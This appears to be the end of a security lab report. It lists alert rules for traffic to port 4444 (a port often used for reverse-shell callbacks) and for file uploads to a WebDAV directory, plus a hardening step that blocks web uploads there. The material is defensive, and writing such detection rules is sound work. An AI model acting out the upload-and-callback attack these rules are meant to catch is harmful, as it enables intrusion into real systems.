-Generate an alert for any traffic attempting to access port 4444. The threshold for the alert to be sent is when 3 attempts are made.

-A generated alert should be set for any files that are uploaded to the WebDAV. Threshold should be set for 2 attempts.

System Hardening

-Blocking the ability to upload files to this directory from the web would block future uploads.

The End